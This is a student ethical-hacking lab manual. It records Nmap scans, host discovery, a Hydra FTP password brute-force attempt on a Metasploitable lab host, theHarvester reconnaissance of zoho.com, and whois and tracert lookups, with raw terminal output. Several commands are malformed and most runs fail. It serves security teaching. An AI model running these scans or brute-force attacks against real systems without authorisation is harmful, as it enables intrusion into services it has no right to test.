ITA1447 -ETHICAL HACKING FOR ENUMERATING WINDOWS

LAB MANUAL

EXPERIMENT NO:1

EXPERIMENT NAME: PORT SCANNING TOOLS

PROCEDURE:

Step 1: Open Nmap from Kali Linux (Go to Applications->select Information Gathering->select

Nmap)

Step 2: Perform different types of scans9`

(Tcp, Udp, Ack, Syn, Fin, Null, Xmas, Rpc, Idle)- scan types

Scanning Techniques

Flag	Use	Example
-sS	**TCP syn port scan**	**nmap -sS 192.168.1.1**
-sT	**TCP connect port scan**	**nmap -sT 192.168.1.1**
–sU	**UDP port scan**	**nmap –sU 192.168.1.1**
–sA	**TCP ack port scan**	**nmap –sA 192.168.1.1**

OUTPUT:

```
┌──(root㉿kali)-[~]
└─# nmap -sS 192.168.1.1
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-30 01:27 EST
Nmap scan report for 192.168.1.1
Host is up (0.0018s latency).
All 1000 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 4.20 seconds

┌──(root㉿kali)-[~]
└─# nmap -sT 192.168.1.1
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-30 01:28 EST
Nmap scan report for 192.168.1.1
Host is up (0.0014s latency).
All 1000 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 21.26 seconds
```

```
┌──(root㉿kali)-[~]
└─# nmap -sA 192.168.1.1
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-30 02:11 EST
Nmap scan report for 192.168.1.1
Host is up (0.00017s latency).
All 1000 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 1000 unfiltered tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds

┌──(root㉿kali)-[~]
└─# nmap -sU 192.168.1.1
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-30 02:12 EST
Stats: 0:04:10 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 35.90% done; ETC: 02:23 (0:07:26 remaining)
Stats: 0:04:16 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 36.15% done; ETC: 02:23 (0:07:32 remaining)
Stats: 0:04:30 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 36.80% done; ETC: 02:24 (0:07:44 remaining)
Stats: 0:04:31 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 36.85% done; ETC: 02:24 (0:07:44 remaining)
Stats: 0:06:01 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 40.90% done; ETC: 02:26 (0:08:42 remaining)
Stats: 0:06:06 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 41.15% done; ETC: 02:26 (0:08:43 remaining)
Stats: 0:07:10 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 44.00% done; ETC: 02:28 (0:09:07 remaining)
Stats: 0:11:52 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 30.85% done; ETC: 02:50 (0:26:36 remaining)
Stats: 0:13:26 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 32.98% done; ETC: 02:52 (0:27:18 remaining)
Stats: 0:14:39 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 34.60% done; ETC: 02:54 (0:27:41 remaining)
Stats: 0:16:08 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 36.58% done; ETC: 02:56 (0:27:59 remaining)
Stats: 0:16:55 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 37.62% done; ETC: 02:57 (0:28:03 remaining)
```

EXPERIMENT NO:2

EXPERIMENT NAME: HOST DISCOVERY

PROCEDURE:

Step 1: Open Nmap from Kali Linux (Go to Applications->select Information Gathering->select

Nmap)

Step 2: Perform different types of scans

(Tcp, Udp, Ack, Syn, Fin, Null, Xmas, Rpc, Idle)- scan types

To perform host discovery

-Pn	only port scan	nmap -Pn192.168.1.1
-sn	only host discover	nmap -sn192.168.1.1
-PR	arp discovery on a local network	nmap -PR192.168.1.1
-n	disable DNS resolution	nmap -n 192.168.1.1

OUTPUT:

```
┌──(root㉿kali)-[~]
└─# nmap -Pn192.168.1.1
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-30 01:15 EST
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.02 seconds
┌──(root㉿kali)-[~]
└─# nmap -sn192.168.1.1
Nmap 7.93 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only scan specified ports
    Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
  --exclude-ports <port ranges>: Exclude the specified ports from scanning
  -F: Fast mode - Scan fewer ports than the default scan
  -r: Scan ports sequentially - don't randomize
  --top-ports <number>: Scan <number> most common ports
  --port-ratio <ratio>: Scan ports more common than <ratio>
SERVICE/VERSION DETECTION:
  -sV: Probe open ports to determine service/version info
  --version-intensity <level>: Set from 0 (light) to 9 (try all probes)
  --version-light: Limit to most likely probes (intensity 2)
  --version-all: Try every single probe (intensity 9)
  --version-trace: Show detailed version scan activity (for debugging)
SCRIPT SCAN:
```

```
OUTPUT:
  -oN/-oX/-oS/-oG <file>: Output scan in normal, XML, s|<rIpt kIddi3,
     and Grepable format, respectively, to the given filename.
  -oA <basename>: Output in the three major formats at once
  -v: Increase verbosity level (use -vv or more for greater effect)
  -d: Increase debugging level (use -dd or more for greater effect)
  --reason: Display the reason a port is in a particular state
  --open: Only show open (or possibly open) ports
  --packet-trace: Show all packets sent and received
  --iflist: Print host interfaces and routes (for debugging)
  --append-output: Append to rather than clobber specified output files
  --resume <filename>: Resume an aborted scan
  --noninteractive: Disable runtime interactions via keyboard
  --stylesheet <path/URL>: XSL stylesheet to transform XML output to HTML
  --webxml: Reference stylesheet from Nmap.Org for more portable XML
  --no-stylesheet: Prevent associating of XSL stylesheet w/XML output
MISC:
  -6: Enable IPv6 scanning
  -A: Enable OS detection, version detection, script scanning, and traceroute
  --datadir <dirname>: Specify custom Nmap data file location
  --send-eth/--send-ip: Send using raw ethernet frames or IP packets
  --privileged: Assume that the user is fully privileged
  --unprivileged: Assume the user lacks raw socket privileges
  -V: Print version number
  -h: Print this help summary page.
EXAMPLES:
  nmap -v -A scanme.nmap.org
  nmap -v -sn 192.168.0.0/16 10.0.0.0/8
  nmap -v -iR 10000 -Pn -p 80
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES
Scantype 1 not supported


┌──(root㉿kali)-[~]
└─# nmap -PR192.168.1.1
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-30 01:16 EST
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.03 seconds

┌──(root㉿kali)-[~]
└─# nmap -n 192.168.1.1
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-30 01:17 EST
Nmap scan report for 192.168.1.1
Host is up (0.0022s latency).
All 1000 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 4.16 seconds
```

EXPERIMENT NO:3

EXPERIMENT NAME: CRACKING THE PASSWORD USING THE HYDRA

PROCEDURE

Step 1: To open it, go to Applications → Password Attacks → Online Attacks.: hydra →

In this case, we will brute force FTP service of Metasploit able machine, which has IP 192.168.1.101

We have created in Kali a word list with extension ‘lst’ in the path usr\share\wordlist\Metasploit.

The command will be as follows −

hydra -l /usr/share/wordlists/metasploit/user -P

/usr/share/wordlists/metasploit/ passwords ftp://192.168.1.101 –V

where –V is the username and password while trying

the username and password are found which are msfadmin: msfadmin

OUTPUT:

```
Welcome to the Hydra Wizard
Enter the service to attack (eg: ftp, ssh, http-post-form): ftp
Enter the target to attack (or filename with targets): /usr/share/wordlists/metasploit/user -P
Enter a username to test or a filename: /usr/share/wordlists/metasploit/ passwords ftp://192.168.1.101 -V
Enter a password to test or a filename:
Error: pass may not be empty
┌──(kali㉿kali)-[~]
└─$ hydra -l /usr/share/wordlists/metaspoit/user -p /usr/share/wordlists/metaspoit/password ftp://192.168.1.101 -V
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-01-30 00:24:02
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://192.168.1.101:21/
[ATTEMPT] target 192.168.1.101 - login "/usr/share/wordlists/metaspoit/user" - pass "/usr/share/wordlists/metaspoit/
password" - 1 of 1 [child 0] (0/0)
[REDO-ATTEMPT] target 192.168.1.101 - login "/usr/share/wordlists/metaspoit/user" - pass "/usr/share/wordlists/metas
poit/password" - 2 of 2 [child 0] (1/1)
[STATUS] 2.00 tries/min, 2 tries in 00:01h, 1 to do in 00:01h, 1 active
[REDO-ATTEMPT] target 192.168.1.101 - login "/usr/share/wordlists/metaspoit/user" - pass "/usr/share/wordlists/metas
poit/password" - 3 of 3 [child 0] (2/2)
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-01-30 00:25:38
```

EXPRIMENT NO:4

EXPERIMENT NAME: INFORMATION GATHERING USING THEHARVESTER

PROCEDURE:

STEP 1: Open Terminal in the kali Linux


```
-d [url] will be the remote site from which you wants to fetch


-l will limit the search for specified number.


-b is used to specify search engine name.
```

STEP 2: Run the following command

OUTPUT:


┌──(root㉿kali)-[~]
└─# theHarvester -d www.zoho.com -l 300 -b all
theHarvester 4.2.0
Coded by Christian Martorella
Edge-Security Research
cmartorella@edge-security.com
[*] Target: www.zoho.com
[!] Missing API key for binaryedge.
[!] Missing API key for Censys ID and/or Secret.
[!] Missing API key for fullhunt.
[!] Missing API key for Github.
[!] Missing API key for Hunter.
[!] Missing API key for Intelx.
[!] Missing API key for PentestTools.
[!] Missing API key for ProjectDiscovery.
[!] Missing API key for RocketReach.
[!] Missing API key for Securitytrail.
[!] Missing API key for virustotal.
[!] Missing API key for zoomeye.
An exception has occurred: Server disconnected


[*] Searching Anubis.
An exception has occurred: Cannot serialize non-str key None
An exception has occurred: Cannot connect to host dns.bufferover.run:443 ssl:<ssl.SSLContext object at 0×7f4e963af34
0> [Temporary failure in name resolution]
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
[*] Searching Baidu.
An exception has occurred: [Errno 104] Connection reset by peer
An exception has occurred:
An exception has occurred:
Searching 0 results.
[*] Searching Bing.
An exception has occurred:
Searching results.
[*] Searching Certspotter.
[*] Searching CRTsh.
An exception has occurred: Cannot connect to host api.hackertarget.com:443 ssl:<ssl.SSLContext object at 0×7f4e963ac
540> [Temporary failure in name resolution]
An exception has occurred: Cannot connect to host api.hackertarget.com:443 ssl:<ssl.SSLContext object at 0×7f4e963ac
5c0> [Temporary failure in name resolution]
[*] Searching Hackertarget.


> [Temporary failure in name resolution]
[*] Searching Omnisint.
An exception has occurred: Cannot connect to host otx.alienvault.com:443 ssl:<ssl.SSLContext object at 0×7f4e963acfc
0> [Temporary failure in name resolution]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0×7f4e963ac6c0> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0×7f4e963ac640> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0×7f4e963ad240> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0×7f4e963acac0> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0×7f4e963ad140> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0×7f4e963ad540> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0×7f4e963ad740> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0×7f4e963ace40> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0×7f4e963ad940> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0×7f4e963adb40> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0×7f4e963add40> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0×7f4e963ae140> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0×7f4e963ae940> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0×7f4e963ae740> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0×7f4e963aed40> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0×7f4e963aeb40> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0×7f4e963af640> [N

```
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0×7f4e963adf40> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0×7f4e963ae340> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0×7f4e963ae540> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0×7f4e963af6c0> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0×7f4e963afb40> [N
one]
An exception occurred: Server disconnected
[*] Searching Dnsdumpster.
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0×7f4e963ac5c0> [N
one]
[*] Searching Qwant.
An exception has occurred: Cannot connect to host www.threatcrowd.org:443 ssl:True [SSLCertVerificationError: (1, "[
SSL: CERTIFICATE_VERIFY_FAILED] certificate verify failed: Hostname mismatch, certificate is not valid for 'www.thre
atcrowd.org'. (_ssl.c:997)")]
string indices must be integers
[*] Searching Threatcrowd.
An exception has occurred: Cannot connect to host api.sublist3r.com:443 ssl:<ssl.SSLContext object at 0×7f4e963acec0
> [Temporary failure in name resolution]
[*] Searching Sublist3r.
[*] Searching Urlscan.
[*] Searching Rapiddns.
An exception has occurred: 0, message='Attempt to decode JSON with unexpected mimetype: text/html; charset=utf-8', u
rl=URL('https://api.threatminer.org/v2/domain.php?q=www.zoho.com&rt=5')

[*] ASNS found: 8
--------------------
AS13335
AS141757
AS205111
AS24247
AS2639
AS33070
AS41913
AS56201

[*] Interesting Urls found: 26
------------------------------
https://www.zoho.com/
https://www.zoho.com/analytics/
https://www.zoho.com/ar/forms/
https://www.zoho.com/assist/
https://www.zoho.com/blog/payroll/strategies-for-remote-payroll-management-at-scale.html
https://www.zoho.com/calendar/?zsrc=fromproduct&serviceurl=%2Fmycalendar
https://www.zoho.com/campaigns/explainer/zcsend.html
https://www.zoho.com/campaigns/explainer/zcvg.html
```

```
[*] Interesting Urls found: 26
──────────────────────────────
https://www.zoho.com/
https://www.zoho.com/analytics/
https://www.zoho.com/ar/forms/
https://www.zoho.com/assist/
https://www.zoho.com/blog/payroll/strategies-for-remote-payroll-management-at-scale.html
https://www.zoho.com/calendar/?zsrc=fromproduct&serviceurl=%2Fmycalendar
https://www.zoho.com/campaigns/explainer/zcsend.html
https://www.zoho.com/campaigns/explainer/zcvg.html
https://www.zoho.com/creator/analyst/isg-provider-lens-next-gen-adm-solutions-2022-report.html?utm_source=footer&utm
_medium=banner&utm_campaign=ISGpromo-2022
https://www.zoho.com/creator/login.html?serviceurl=https%3A%2F%2Fbxchampion.zohocreator.comhttps%3A**Abxchampion.zoh
ocreator.com*portal*prosystem-washingtongas
https://www.zoho.com/de/crm/
https://www.zoho.com/emailsender/
https://www.zoho.com/en-au/
https://www.zoho.com/en-uk/
https://www.zoho.com/es-xl/creator/whatsnew/creator6.html
https://www.zoho.com/forms/
https://www.zoho.com/mail/
https://www.zoho.com/mail/?zsrc=fromproduct
https://www.zoho.com/marketingautomation/
https://www.zoho.com/nl/
https://www.zoho.com/nl/crm/
https://www.zoho.com/people/?zsrc=fromproduct
https://www.zoho.com/show/
https://www.zoho.com/sites/?zsrc=fromproduct
https://www.zoho.com/social/
https://www.zoho.com/sprints/

[*] LinkedIn Links found: 0
──────────────────────────

[*] IPs found: 17
─────────────────
89.36.170.52
103.163.152.75
117.20.43.131
136.143.190.79
136.143.190.155
136.143.191.204
148.62.36.5
165.173.187.32
169.148.148.139
185.20.209.52
185.230.212.81
204.141.32.155
204.141.42.79
```

```
[*] LinkedIn Links found: 0
──────────────────────────

[*] IPs found: 17
─────────────────
89.36.170.52
103.163.152.75
117.20.43.131
136.143.190.79
136.143.190.155
136.143.191.204
148.62.36.5
165.173.187.32
169.148.148.139
185.20.209.52
185.230.212.81
204.141.32.155
204.141.42.79
204.141.42.155
204.141.42.156
204.141.43.204
2a06:98c1:3120::c

[*] No emails found.

[*] No hosts found.


Unclosed client session
client_session: <aiohttp.client.ClientSession object at 0x7f4e970d9e40>
```

```
┌──(root㉿kali)-[~]
└─# theHarvester -d www.zoho.com -l 300 -b all -f test
*******************************************************************
*  _   _                                            _             *
* | |_| |__   ___    /\  /\__ _ _ ____   _____  ___| |_ ___ _ __  *
* | __|  _ \ / _ \  / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |    *
*  \__|_| |_|\___| \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|    *
*                                                                 *
* theHarvester 4.2.0                                              *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*                                                                 *
*******************************************************************

[*] Target: www.zoho.com

[!] Missing API key for binaryedge.

[!] Missing API key for Censys ID and/or Secret.

[!] Missing API key for fullhunt.

[!] Missing API key for Github.

[!] Missing API key for Hunter.

[!] Missing API key for Intelx.

[!] Missing API key for PentestTools.

[!] Missing API key for ProjectDiscovery.

[!] Missing API key for RocketReach.

[!] Missing API key for Securitytrail.

[!] Missing API key for virustotal.

[!] Missing API key for zoomeye.
An exception has occurred: Cannot serialize non-str key None
[*] Searching Anubis.
An exception has occurred: Cannot connect to host dns.bufferover.run:443 ssl:<ssl.SSLContext object at 0x7f251d532b4
0> [Name or service not known]
        Searching results.
[*] Searching Certspotter.
        Searching 0 results.
```

```
[*] Searching Qwant.
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
[*] Searching Baidu.
An exception has occurred: 0, message='Attempt to decode JSON with unexpected mimetype: text/html; charset=utf-8', u
rl=URL('https://sonar.omnisint.io/all/www.zoho.com?page=1')
[*] Searching Omnisint.
[*] Searching Rapiddns.
An exception has occurred: Cannot connect to host www.threatcrowd.org:443 ssl:True [SSLCertVerificationError: (1, "[
SSL: CERTIFICATE_VERIFY_FAILED] certificate verify failed: Hostname mismatch, certificate is not valid for 'www.thre
atcrowd.org'. (_ssl.c:997)")]
string indices must be integers
[*] Searching Threatcrowd.
An exception has occurred: 0, message='Attempt to decode JSON with unexpected mimetype: text/html; charset=utf-8', u
rl=URL('https://api.threatminer.org/v2/domain.php?q=www.zoho.com&rt=5')
[*] Searching Urlscan.
An exception has occurred: 0, message='Attempt to decode JSON with unexpected mimetype: text/html; charset=utf-8', u
rl=URL('https://api.sublist3r.com/search.php?domain=www.zoho.com')
[*] Searching Sublist3r.

[*] ASNS found: 8
---------------------
AS13335
AS141757
```

```
[*] Searching Qwant.
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
[*] Searching Baidu.
An exception has occurred: 0, message='Attempt to decode JSON with unexpected mimetype: text/html; charset=utf-8', u
rl=URL('https://sonar.omnisint.io/all/www.zoho.com?page=1')
[*] Searching Omnisint.
[*] Searching Rapiddns.
An exception has occurred: Cannot connect to host www.threatcrowd.org:443 ssl:True [SSLCertVerificationError: (1, "[
SSL: CERTIFICATE_VERIFY_FAILED] certificate verify failed: Hostname mismatch, certificate is not valid for 'www.thre
atcrowd.org'. (_ssl.c:997)")]
string indices must be integers
[*] Searching Threatcrowd.
An exception has occurred: 0, message='Attempt to decode JSON with unexpected mimetype: text/html; charset=utf-8', u
rl=URL('https://api.threatminer.org/v2/domain.php?q=www.zoho.com&rt=5')
[*] Searching Urlscan.
An exception has occurred: 0, message='Attempt to decode JSON with unexpected mimetype: text/html; charset=utf-8', u
rl=URL('https://api.sublist3r.com/search.php?domain=www.zoho.com')
[*] Searching Sublist3r.

[*] ASNS found: 8
---------------------
AS13335
AS141757
```

EXPERIMENT NO :5

EXPERIMENT NAME: USE GOOGLE &WHOLE FOR RECONNAISSANCE

PROCEDURE:

Step 1: In windows operating system opening google chrome & searching for who.is website

Step 2: In who.is website entering the www.saveetha.com

Step 3: Finally, we get the information of the website

OUTPUT:

DNS Records for saveetha.com

Hostname	Type	TTL	Priority	Content
saveetha.com	SOA	3600		ns51.domaincontrol.com dns@jomax.net 2022112000 28800 7200 604800 600
saveetha.com	NS	3600		ns51.domaincontrol.com
saveetha.com	NS	3600		ns52.domaincontrol.com
saveetha.com	A	1890		198.185.159.145
saveetha.com	A	1890		198.185.159.144
saveetha.com	MX	3600	3	alt2.aspmx.l.google.com
saveetha.com	MX	3600	1	alt1.aspmx.l.google.com
saveetha.com	MX	3600	3	alt3.aspmx.l.google.com
saveetha.com	MX	3600	3	alt4.aspmx.l.google.com
saveetha.com	MX	3600	1	aspmx.l.google.com
saveetha.com	MX	3600	2	alt2.aspmx.l.google.com
saveetha.com	MX	3600	2	alt3.aspmx.l.google.com
saveetha.com	MX	3600	1	alt4.aspmx.l.google.com
www.saveetha.com	A	3600		198.185.159.144

saveetha.com

whois information

Whois | DNS Records | Diagnostics

cache expires in 4 hours, 56 minutes and 33 seconds

refresh

Registrar Info

Name	PDR Ltd. d/b/a PublicDomainRegistry.com
Whois Server	whois.publicdomainregistry.com
Referral URL	www.publicdomainregistry.com
Status	clientTransferProhibited https://icann.org/epp#clientTransferProhibited

Important Dates

Expires On	2023-06-18
Registered On	2001-06-18
Updated On	2022-05-27

Name Servers

ns51.domaincontrol.com	97.74.105.26
ns52.domaincontrol.com	173.201.73.26

Similar Domains

savee-beard.gen.in | savee-cdn.com | savee-energy.com | savee.biz | savee.cloud | savee.co | savee.co.jp | savee.co.uk | savee.com | savee.com.au | savee.com.br | savee.com.cn | savee.de | savee.dk | savee.earth | savee.energy |

EXPERMENT NO :6

EXPERIMENT NAME:WINDOWS OPERATING SYSTEM COMMANDS EXECUTION TRACEROUTE,PING,IFCONFIG &NETSTAT

PROCEDURE:

Step 1: open windows command prompt and Type tracert command and type tracert www.saveetha.com -> “Enter”

Step 2: Type ping command and type IP Address press “Enter

Step 3: Type ifconfig command

step 4: type netstat

OUTPUT:

```
Microsoft Windows [Version 10.0.22000.1455]
(c) Microsoft Corporation. All rights reserved.

C:\Users\shaik>tracert

Usage: tracert [-d] [-h maximum_hops] [-j host-list] [-w timeout]
               [-R] [-S srcaddr] [-4] [-6] target_name

Options:
    -d                 Do not resolve addresses to hostnames.
    -h maximum_hops    Maximum number of hops to search for target.
    -j host-list       Loose source route along host-list (IPv4-only).
    -w timeout         Wait timeout milliseconds for each reply.
    -R                 Trace round-trip path (IPv6-only).
    -S srcaddr         Source address to use (IPv6-only).
    -4                 Force using IPv4.
    -6                 Force using IPv6.

C:\Users\shaik>tracert www.saveetha.com

Tracing route to www.saveetha.com [198.185.159.144]
over a maximum of 30 hops:

  1     5 ms     3 ms     2 ms  192.168.215.157
  2   390 ms   312 ms   158 ms  192.168.29.10
  3    57 ms    60 ms   139 ms  192.168.28.149
  4    60 ms    49 ms    44 ms  192.168.31.18
  5   113 ms    39 ms    63 ms  192.168.31.49
  6     *        *        *     Request timed out.
  7   110 ms    53 ms    53 ms  nsg-corporate-173.101.187.122.airtel.in [122.187.101.173]
  8    95 ms    88 ms    91 ms  116.119.106.119
  9   114 ms    69 ms   107 ms  182.79.198.24
 10   261 ms     *     1067 ms  116.119.42.1
